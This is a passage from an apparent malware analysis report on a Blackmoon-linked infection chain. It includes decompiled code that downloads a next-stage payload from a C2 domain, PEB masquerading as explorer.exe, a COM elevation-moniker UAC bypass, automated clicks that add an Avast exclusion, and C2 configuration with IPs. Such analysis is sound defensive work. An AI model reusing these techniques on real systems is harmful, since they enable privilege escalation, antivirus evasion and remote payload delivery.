9E79AC55C3C15F7C791948C188E83FE784B7FBB25F1BA3F9A2952BDE8B46ED04ACD2C1D6BD720D3EB4482BD8ECA3FF650B15707CF885B7DD7F3A350E6364324903D3681AD3
4283C859B117D514A8C10F9AA3D85BE0448120C8F11105D41A45227C28150926427DA64FF6BB515DEBD68BC00CEC99770C493AD20003DF14ECECE2CFB0AD738364D212C460E
678E7D0EA68D9C5A3B40093CD1065A122FBD8B6B1EBD0300B4CEFB8F49D12E0CDBC803AC797E0268F44E9CB2FBBB5D29FB4C6BFE44768D01A730CE6D97E61B5DD933AAE7C
834519849D7F4BAB28544257531352A03468452C3F082729E39A6175F4145C9EF661A6718FB3F342AD0AD8767C51A77926C486E2947488C673D0B0C11EE1BA21D78163C77
F30E10E64DA182E20622AAA8FCF910AB971AAD6A4E71037E3233D311688B3F398691633ADB50F128C3417F49542DDC10CDBB98499BC3FE5D6F8A24B40F7266B99F4D7A313
46430F55911F42CC91D983B344ADAF31765330'},'Standard',false)
LZNT1_Decompress()

```

The data that results from the XOR decryption is not the final executable, but rather a compressed data blob that is decompressed using the `RtlDecompressBuffer` API, where the `CompressionFormat` parameter is specified as `COMPRESSION_FORMAT_LZNT1`. In other words, the payload is XOR decrypted and decompressed from LZNT1.


```

if ( GetTempPathW(0x104u, Buffer) - 1 > 0x103 )
{
    v28 = _acrt_iob_func(1u);
    w_fprintf(v28, "[!] ");
    v29 = _acrt_iob_func(1u);
    w_fprintf(v29, "Failed to get TEMP directory path.");
    v30 = _acrt_iob_func(1u);
    w_fprintf(v30, "\n");
    return 1;
}
else
{
    sprintf_s((char *const)FileName, 0x104ui64, L"%s%s", Buffer, L"180.exe");
    v3 = _acrt_iob_func(1u);
    w_fprintf(v3, "[+] ");
    v4 = _acrt_iob_func(1u);
    w_fprintf(v4, "Target file path: %ls", FileName);
    v5 = _acrt_iob_func(1u);
    w_fprintf(v5, "\n");
    v6 = _acrt_iob_func(1u);
    w_fprintf(v6, "[+] ");
    v7 = _acrt_iob_func(1u);
    w_fprintf(v7, "Downloading file from %ls", L"https://eaxwwyr.cn/180.exe");
    v8 = _acrt_iob_func(1u);
    w_fprintf(v8, "\n");
    v9 = _acrt_iob_func(1u);
    w_fprintf(v9, "[+] ");
    v10 = _acrt_iob_func(1u);
    w_fprintf(v10, "Save to: %ls", FileName);
    v11 = _acrt_iob_func(1u);
    w_fprintf(v11, "\n");
    v12 = URLDownloadToFileW(0i64, L"https://eaxwwyr.cn/180.exe", FileName, 0, 0i64);
    if ( v12 < 0 )

```

Figure 16 - Stage 3 Executable Download from C2 Server (eaxwwyr[.]cn)

The binary downloads the next stage "180.exe" from `https://eaxwwyr[.]cn` domain to the %TEMP% directory (C:\Users\`<username>`\AppData\Local\Temp), masquerades itself as explorer.exe via PEB manipulation, and attempts UAC bypass to execute the next stage with elevated privileges. This behaviour occurs by a main function that orchestrates two key techniques in sequence.

This function, "sub_1400015E0" takes a "C:\Users\Compu\AppData\Local\Temp\180.exe" command to elevate as an argument and performs the following steps:

1. **PEB Masquerading:** It first modifies its own Process Environment Block (PEB) to impersonate explorer.exe.
2. **UAC Bypass:** It then uses a COM-based UAC bypass technique to execute the payload 180.exe with elevated privileges.

Technique 1: Process Impersonation via PEB Masquerading `sub\_1400010C0`)

This function's purpose is to make the malware process appear as if it were the legitimate Windows binary, "explorer.exe". This is a defense evasion technique used to fool security products and system monitoring tools (like Task Manager or Process Explorer) that inspect the PEB to identify a process's associated file name.

1. **Gets Process Handles:** It gets a pointer to PEB via `gs:[0x60]`.
2. **Constructs Fake Path:** It builds the string `C:\Windows\explorer.exe`.
3. **Overwrites Process Parameters:** It overwrites two key fields in the PEB's ProcessParameters structure:
 - **ImagePathName:** The full path to the process executable.
 - **CommandLine:** The command used to launch the process.
 - Both are replaced with the path to explorer.exe.
4. **Overwrites Module List:** It walks the list of loaded modules in the PEB and finds its own entry, replacing the path information there with the explorer.exe path as well.

```

ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
RtlEnterCriticalSection = GetProcAddress(ModuleHandleW, "RtlEnterCriticalSection");
if ( RtlEnterCriticalSection )
{
    v6 = GetModuleHandleW(L"ntdll.dll");
    RtlLeaveCriticalSection = GetProcAddress(v6, "RtlLeaveCriticalSection");
    if ( RtlLeaveCriticalSection )
    {
        v11 = GetModuleHandleW(L"ntdll.dll");
        RtlInitUnicodeString = (void (__stdcall *) (PUNICODE_STRING, PCWSTR))GetProcAddress(v11, "RtlInitUnicodeString");
        if ( RtlInitUnicodeString )
        {
            GetWindowsDirectoryW(Buffer, 0x104u);
            sub_140009D30(Buffer, 260i64, L"\\explorer.exe");
            v16 = j__malloc_base(0x104ui64);
            sub_140009CA0(v16, 260i64, Buffer);
            v17 = NtCurrentPeb();
            ((void (__fastcall *) (struct _RTL_CRITICAL_SECTION *))RtlEnterCriticalSection)(v17->FastPebLock);
            ((void (__fastcall *) (struct _UNICODE_STRING *, WCHAR *))RtlInitUnicodeString)(
                &v17->ProcessParameters->ImagePathName,
                Buffer);
            ((void (__fastcall *) (struct _UNICODE_STRING *, WCHAR *))RtlInitUnicodeString)(
                &v17->ProcessParameters->CommandLine,
                Buffer);
            Flink = v17->Ldr->InLoadOrderModuleList.Flink;
            v19 = Flink;
            GetModuleFileNameW(0i64, Filename, 0x104u);
            while ( (unsigned int)sub_140009AA0(Filename, v19[5].Flink) )
            {
                v19 = v19->Flink;
                if ( v19 == Flink )
                    goto LABEL_12;
            }
            ((void (__fastcall *) (struct _LIST_ENTRY **, void *))RtlInitUnicodeString)(&v19[4].Blink, v16);
            ((void (__fastcall *) (struct _LIST_ENTRY **, void *))RtlInitUnicodeString)(&v19[5].Blink, v16);
        }
    }
}

```

Figure 17 - PEB Masquerading Function Disguising Malware as explorer.exe

After this function runs, any tool that relies on the PEB for process information will be misled into identifying the malware as explorer.exe.

Technique 2: UAC Bypass via COM Elevation Moniker `sub\_140001370`)

This function's goal is to execute the command provided to the main function with administrator privileges, bypassing the standard User Account Control (UAC) prompt. It uses a well-known "file-less" technique to bypass UAC on unpatched systems.

For those unfamiliar with this technique, it abuses a known COM auto-elevation mechanism to execute code in a high-integrity context through the following steps:

Resolves the ICMLuaUtil interface

- This first calls **IIDFromString** with the GUID {6EDD6D74-C007-4E75-B76A-E5740995E24C} to resolve the ICMLuaUtil interface identifier.
- On success, the function returns **S_OK (HRESULT 0x00000000)**.
- On failure (non-zero HRESULT, e.g., **E_FAIL (0x80004005)**), execution is aborted and an error message is printed ("Could not get IID from ICMLuaUtil GUID").

Initializes COM

- It then initializes the COM library by calling **CoInitialize**.
- A return value of **S_OK (0x00000000)** or **S_FALSE (0x00000001)**, COM already initialized) indicates successful initialization.
- Any failure HRESULT causes execution to stop.

Uses the UAC elevation moniker

The malware invokes **CoGetObject** with the moniker string:

Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}

This requests instantiation of the **CMSTPLUA** COM object with administrator privileges.

- The **BIND_OPTS** structure is explicitly initialized (e.g., **cbStruct = 4**, **dwClassContext = CLSCTX_LOCAL_SERVER**).
- If **CoGetObject** returns **S_OK (0x00000000)**, an elevated COM object is successfully created.
- Any failure HRESULT (e.g., **E_ACCESSDENIED (0x80070005)** or **E_FAIL (0x80004005)**) results in error handling and formatted diagnostic output.

Obtains an elevated ICMLuaUtil interface

- Upon successful object creation, the malware receives a pointer to the ICMLuaUtil interface from the elevated CMSTPLUA object.
- A valid interface pointer indicates successful privilege escalation via COM auto-elevation.

Executes a command with elevated privileges

- The malware calls the ShellExecute method exposed by the ICMLuaUtil interface.
- The command executes in a high-integrity (administrator) context.
- Successful execution typically returns S_OK (0x00000000), while failures return standard COM error codes.

```
pElevatedLuaUtil = 0i64;
HRESULT = 0x80004005;
if ( IIDFromString(L"{6EDD6D74-C007-4E75-B76A-E5740995E24C}", &riid) )
{
    v3 = _acrt_iob_func(1u);
    w_fprintf(v3, "[!] ");
    v4 = _acrt_iob_func(1u);
    w_fprintf(v4, "Could not get IID from ICMLuaUtil GUID.");
    v5 = _acrt_iob_func(1u);
    w_fprintf(v5, "\n");
    goto LABEL_14;
}
v22 = 0i64;
*( _DWORD *)pBindOptions = 0x30;
*( _OWORD *)&pBindOptions[4] = 0i64;
clsctx = 4;
pvReserved = 0i64;
CoInitialize(0i64);
HRESULT = CoGetObject(
    L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}",
    (BIND_OPTS *)pBindOptions,
    &riid,
    &pElevatedLuaUtil);
if ( HRESULT )
{
    v6 = _acrt_iob_func(1u);
    w_fprintf(v6, "[!] ");
    lpBuffer = (CHAR *)j__calloc_base(0x64ui64, 1ui64);
    errorMsg = "UNKNOWN";
    if ( FormatMessageA(0x1000u, 0i64, HRESULT, 0x400u, lpBuffer, 0x64u, 0i64) )
        errorMsg = lpBuffer;
    v9 = _acrt_iob_func(1u);
    w_fprintf(v9, "\t- Could not perform CoGetObject: %x, %s.\n", HRESULT, errorMsg);
    goto LABEL_13;
}
```

Figure 18 - UAC Bypass via COM Elevation Moniker

Stage 3 – 180.exe

The downloaded Stage 3 payload (180.exe) is a 32-bit Inno Setup installer disguised as "unffafa Setup" (product name: unffafa, version 1.5). Inno Setup is a legitimate Windows installer framework commonly abused by malware operators to pack malicious payloads.

This ~42 MB file with sha256, "[659ff4b41b26b8ea91f7ccf968dc0305ff380571cfe7f70e80d79142142aa1a7](#)", serves as a dropper, designed to extract and deploy additional malicious components.

180.exe Properties




Figure 19 - Stage 3 (180.exe) disguising as unffafa setup

Upon execution, the Inno Setup installer extracts multiple files to the C:\unffafa directory, as can be seen in the figure below.

	MyProg-x64.exe	5/3/2025 9:00 AM	Application	77 KB
	myxmapp.exe	12/8/2025 7:49 AM	Application	368 KB
	unins000.exe	12/8/2025 7:49 AM	Application	3,702 KB
	clientconf.ini	5/10/2024 10:37 AM	Configuration setti...	1 KB
	myxmapp.ini	11/20/2025 1:58 PM	Configuration setti...	1 KB
	sret.ini	10/29/2025 3:35 PM	Configuration setti...	1 KB
	av1.dat	10/27/2025 11:51 AM	DAT File	60 KB
	av2.dat	10/27/2025 11:51 AM	DAT File	60 KB
	unins000.dat	12/31/2025 6:26 AM	DAT File	8 KB
	wr.dat	10/27/2025 12:19 PM	DAT File	368 KB
	y1.dat	10/23/2025 11:22 PM	DAT File	20,160 KB
	y2.dat	10/23/2025 11:22 PM	DAT File	20,160 KB
	myxmapp.bat	10/27/2025 12:21 PM	Windows Batch File	2 KB

Figure 20 - Files Dropped by 180.exe to C:\unffafa Directory

Among the dropped files, the batch script myxmapp.bat contains obfuscated code, as shown in the next figure.

Figure 21 - Obfuscated myxmapp.bat Content

Figure 22 - Deobfuscated myxmapp.bat Showing Conditional Execution Logic

game-float-core.dll Analysis

The game-float-core.dll is a malicious DLL file with the following characteristics:

SHA256: [92b48284905fda41a72697ee69aa4557781f1c252d544f675f6033f6389f8e1f](#)

Compiler Timestamp: Mon Oct 27 02:50:23 2025 UTC

Packer: UPX packed

www.winitor.com - [c:\unffafa\myxmapp.exe]

library (7)	duplicate (0)	flag (0)
KERNEL32.dll	-	-
USER32.dll	-	-
ADVAPI32.dll	-	-
SHLWAPI.dll	-	-
game-float-core.dll	-	-
SHELL32.dll	-	-
OLEAUT32.dll	-	-

Figure 23 - myxmapp.exe Import Table Showing game-float-core.dll Dependency

Digital Signature: Invalid (signature "SAND STUDIO CORPORATION LIMITED" on Wednesday, October 30, 2024 12:36:23 AM) as can be seen in Figure 24.

Digital Signature Details



General **Advanced**

 **Digital Signature Information**
This digital signature is not valid.

Signer information
Name: SAND STUDIO CORPORATION LIMITED
E-mail: Not available
Signing time: Wednesday, October 30, 2024 12:36:23 AM
[View Certificate](#)

Countersignatures

Name of sign...	E-mail addre...	Timestamp
Sectigo Public...	Not available	Wednesday, Octo...

[Details](#)

Figure 24 - Invalid Digital Signature of game-float-core.dll

Avast Antivirus Evasion via Automated Exception Creation

Analysis of the unpacked game-float-core.dll (SHA256: [962F7DA30F3D4F876FAE91E20522C805A237FC54043792505F11DD4EA673DC80](#)) identifies it as a variant of the Blackmoon malware family.

Blackmoon is a well-documented banking trojan and information stealer that has been active in targeted campaigns, primarily affecting users in South Korea and other Asian regions.

```

case 2027:
    wsprintfA(Text, "BlackMoon RunTime Error:\r\n\r\n%s", (const char *)uExitCode);
    MessageBoxA(0, Text, aError, 16u);
    v_w_ExitProcess();
    LODWORD(v3) = 0;
    break;

```

```

LABEL_66:
    wsprintfA(v11, &byte_10031164, a1);
    MessageBoxA(0, v11, aBlackmoon, 0x10u);
    goto LABEL_67;
}

```

Figure 25 - BlackMoon Runtime Identifiers in game-float-core.dll

The binary contains hardcoded error-handling strings including "BlackMoon RunTime Error:" and "Blackmoon". These identifiers match known BlackMoon runtime signatures documented in [sandbox analysis](#). Broadcom's research team has also observed [Blackmoon](#) masquerading as legitimate Chinese security software, a behavior consistent with the findings in our investigation.

Upon analysis, the unpacked DLL reveals a sophisticated evasion technique targeting Avast Free Antivirus through automated GUI interaction. The malware's objective is to add the detected file ([C:\Windows\SysWOW64\msres\Setup.exe](#)) to Avast's IDP (Intrusion Detection Prevention) **exclusion** list without directly disabling the antivirus engine.

```

v10 = aAvastFreeAntiv; // Avast Free Antivirus
lp = 0;
v6 = v_w_FindWindowExA_sub_1000BC60(0, 0, 0, 0, (int)&lp, 0, (int)&v10, 1);
if ( lp )
    v_w_HeapFree_sub_1000D570(lp);
if ( v10 )
    v_w_HeapFree_sub_1000D570(v10);
hWnd = v6;
v10 = sub_1000D9E0(1, COERCE_DOUBLE((unsigned __int64)v6), 0x80000301);
v3 = v10;
if ( dword_10030EA0 )
    v_w_HeapFree_sub_1000D570(dword_10030EA0);
dword_10030EA0 = v3;
while ( 1 )
{
    v10 = 0;
    lp = aSetupExe; // Setup.exe
    hWndChildAfter = (HWND)sub_1000B29A((char **) &lp, 0, 0); // EAX = 1
    if ( lp )
        v_w_HeapFree_sub_1000D570(lp);
    if ( hWndChildAfter == (HWND)1 )
        break;
    v_Sleep_sub_1000D7A0(1, 800u);
}
while ( 1 )
{
    v10 = aAvastFreeAntiv; // Avast Free Antivirus
    lp = 0;
    v7 = v_w_FindWindowExA_sub_1000BC60(0, 0, 0, 0, (int)&lp, 0, (int)&v10, 1); // 60726
    if ( lp )
        v_w_HeapFree_sub_1000D570(lp);
    if ( v10 )
        v_w_HeapFree_sub_1000D570(v10);
    hWnd = v7; // v7 = 60726
    v10 = sub_1000D9E0(1, COERCE_DOUBLE((unsigned __int64)v7), 0x80000301);
    v4 = v10; // 395046
    if ( dword_10030EA4 )
        v_w_HeapFree_sub_1000D570(dword_10030EA4);
    dword_10030EA4 = v4;
}

```

Figure 26 - Decompiled Code Showing Avast Window Detection and Setup.exe Process Monitoring

Execution Flow:

- **Window Detection:** Searches for the "Avast Free Antivirus" window using FindWindowExA
- **Timing Signal:** Waits for the presence of Setup.exe process activity, using it as a timing indicator that Avast has detected and displayed the threat dialog
- **Window Positioning:** Brings the Avast window to the foreground using SetForegroundWindow
- **Coordinate Mapping:** Converts client-area coordinates to screen coordinates using a ClientToScreen-style routine, where (0,0) represents the top-left corner of the Avast client area
- **UI Automation:** Simulates mouse clicks at hardcoded client coordinates:
 - (370, 270) - Targets the "More Options" dropdown button
 - (366, 326) - Targets the "Create Exception" option in the dropdown menu
- **Verification:** Queries the Avast exclusion registry path to verify successful exception creation: **SOFTWARE\Avast Software\Avast\properties\exclusions\IDP\ExcludedFiles** Checks for the presence of: C:\Windows\SysWOW64\msres\Setup.exe
- **Retry Logic:** If the exclusion is not present, repeats the foregrounding and click sequence up to **3 times**

```

v_SetForegroundWindow_sub_1000BCDB(hWnd);
v_Sleep_sub_1000D7A0(1, 100u);
v_w_SetCursorPos_sub_1000BD1B(hWnd, 1, 370, 270); // ClientToScreen
v_Sleep_sub_1000D7A0(1, 100u);
v_w_Mouse_Event_sub_1000BE06(hWnd, 370u, 1, 270u, 1, 1, 1);
v_Sleep_sub_1000D7A0(1, 1000u);
v_w_SetCursorPos_sub_1000BD1B(hWnd, 1, 366, 326); // ClientToScreen
v_Sleep_sub_1000D7A0(1, 100u);
v_w_Mouse_Event_sub_1000BE06(hWnd, 366u, 1, 326u, 1, 1, 1);
v_Sleep_sub_1000D7A0(1, 100u);
v_Sleep_sub_1000D7A0(1, 1000u);
for ( i = 0; ; i = v5 )
{
    v5 = i + 1;
    unk_10030EA8 = i + 1;
    if ( i + 1 > 3 )
        break;
    v10 = (void *)sub_100113E0(3, 4, 0, 0x80000301, (int)aSoftwareAvastS, 0, 0x80000004, 0, 0, 0); // SOFTWARE\Avast Software\Avast\properties\exclusions\IDP\ExcludedFiles
    v2 = v10;
    if ( dword_10030EAC )
        v_w_HeapFree_sub_1000D570(dword_10030EAC);
    dword_10030EAC = v2;
    if ( !sub_100024DE((__int16 *)v2, aCWindowsSyswow) ) // C:\Windows\SysWow64\msres\Setup.exe
    {
        v_wm_ErrorExit_sub_1000C055(hWnd);
        return v_w_ExitProcess_sub_1000D271(0);
    }
    v_SetForegroundWindow_sub_1000BCDB(hWnd);
    v_Sleep_sub_1000D7A0(1, 100u);
    v_w_SetCursorPos_sub_1000BD1B(hWnd, 1, 370, 270); // ClientToScreen
    v_Sleep_sub_1000D7A0(1, 100u);
    v_w_Mouse_Event_sub_1000BE06(hWnd, 370u, 1, 270u, 1, 1, 1);
    v_Sleep_sub_1000D7A0(1, 1000u);
    v_w_SetCursorPos_sub_1000BD1B(hWnd, 1, 366, 326); // ClientToScreen
    v_Sleep_sub_1000D7A0(1, 100u);
    v_w_Mouse_Event_sub_1000BE06(hWnd, 366u, 1, 326u, 1, 1, 1);
    v_Sleep_sub_1000D7A0(1, 100u);
}

```

Figure 27 - Mouse Click Automation with ClientToScreen Coordinate Conversion

Note: Figure 28 shows the Window Spy tool from AutoHotKey capturing the client coordinates of the Avast detection dialog. While the hardcoded coordinates in the malware (370, 270) and (366, 326) align with the intended UI elements in the analyzed Avast version, testing revealed these coordinates may be slightly off the correct position. However, the code's intent is clear: automate the "More Options" → "Create Exception" workflow to whitelist the malicious Setup.exe file.




Figure 28 - Client Coordinate Comparison: Malware's Hardcoded Positions (370,270 & 366,326) vs. Actual "More Options" Button Location

Setup.exe is a utility from SyncFutureTec Company Limited, digitally signed on December 21, 2023, at 10:36:49 PM. The file is signed with a valid code-signing certificate issued by GlobalSign GCC R45 CodeSigning CA 2020, with the certificate validity period spanning from March 28, 2023, to March 28, 2025 (Figure 29).




Figure 29 - Setup.exe Code-Signing Certificate Information

It also writes mysetup.exe (SyncFutureTec Company Limited Signed) and YTSysConfig.ini to the C:\Install folder. The YTSysConfig.ini file contains command and control (C2) server configurations including:

- [YTSTATUS] header
- Server IP addresses: 49.204.200[.]100
- ZRServerIP
- Configuration flags: nodis=1, kill=1, secret=1, noreboot=1

```
v_w_CreateDirectory_sub_1000D780(1, PathName); // pathname = C:\install
v_w_CreateFile_WriteFile_sub_1000D7E0(2, &AvtstatusServer[105], 0, 0x80000004, (char)&unk_100302D5); // YTSysConfig.ini C2 Configuration file
v2 = sub_1000151B((char)&dword_10030361); // MZ
lp = v2;
if ( !v2 )
{
    v2 = dword_1003036B;
    v_w_CreateFile_WriteFile_sub_1000D7E0(2, CommandLine, 0, 0x80000004, (char)v2); // C:\install\mysetup.exe
    if ( lp )
    {
        v_mem_free_sub_1000D26B(lp);
        v_w_Sleep(1, 2000u);
        v_w_CreateProcess_sub_1000D880(3, CommandLine, 0, -2147483644, 0, 0, -2147483646, 0, 0, 0);
        lp = 0;
        lpFileName = aAvastuiExe;
        v6 = v_IsProcessRunning_AvastUI_sub_1000B29A((char **) &lpFileName, 0, 0);
    }
}
```

```
uu  v
r  db '[YTSTATUS]', 0Dh, 0Ah
   db 'ServerIP=45.204.208.180', 0Dh, 0Ah
   db 'ZRServerIP=', 0Dh, 0Ah
   db 'FileEncrypt=0', 0Dh, 0Ah
   db 'nodis=1', 0Dh, 0Ah
   db 'kill=1', 0Dh, 0Ah
   db 'Secret=1', 0Dh, 0Ah
   db 'noreboot=1', 0Dh, 0Ah
   db 'c:\install\YTSysConfig.ini', 0
```

Figure 30 - YTSysConfig.ini C2 Configuration Written to C:\Install Folder

It also implements multiple anti-analysis techniques including attempting to connect to timecha[.]com domain on port 443. If the connection fails, the process exits. This technique effectively bypasses sandbox or environment's where the domain cannot be resolved.

```

if ( v68 )
    v68 += 4;
v69 = WinHttpConnect(hInternet, v68, (INTERNET_PORT)p_vt, v212); // www.timecha.com, 443
if ( *(int *)&lp[16] != &v213 )
    v69 = (HINTERNET)v_wv_ExitProcess_sub_1000D3C0(6u, 67210899, 2251);
*(DWORD *)&lp[12] = v69;
if ( *(DWORD *)&lp[20] )
    v__mem_free_sub_1000D26B(*(void *)&lp[20]);
hConnect = *(HINTERNET *)&lp[12];
if ( *(DWORD *)&lp[12] )
{
    v70 = a2 < 0 || a2 > 7;
    *(DWORD *)&lp[16] = v70;
    *(double *)&lp[8] = (double)a2;
    *(double *)&lp[12] = *(double *)&lp[8] + dhl_10030476;
}

```

Figure 31 - Network Connectivity Check to timecha.com for Sandbox Detection

Interestingly it also creates a registry key under **HKEY_CURRENT_USER\SOFTWARE\Microsoft\GcServices** with the following values:

- wlda (REG_SZ): Contains a concatenated string of the current year (2026) and the MD5 hash of "www.baidu.com" (b19e82e1f9), resulting in the value 22202226B19E82E1F For 2025, it will be 22202225B19E82E1F
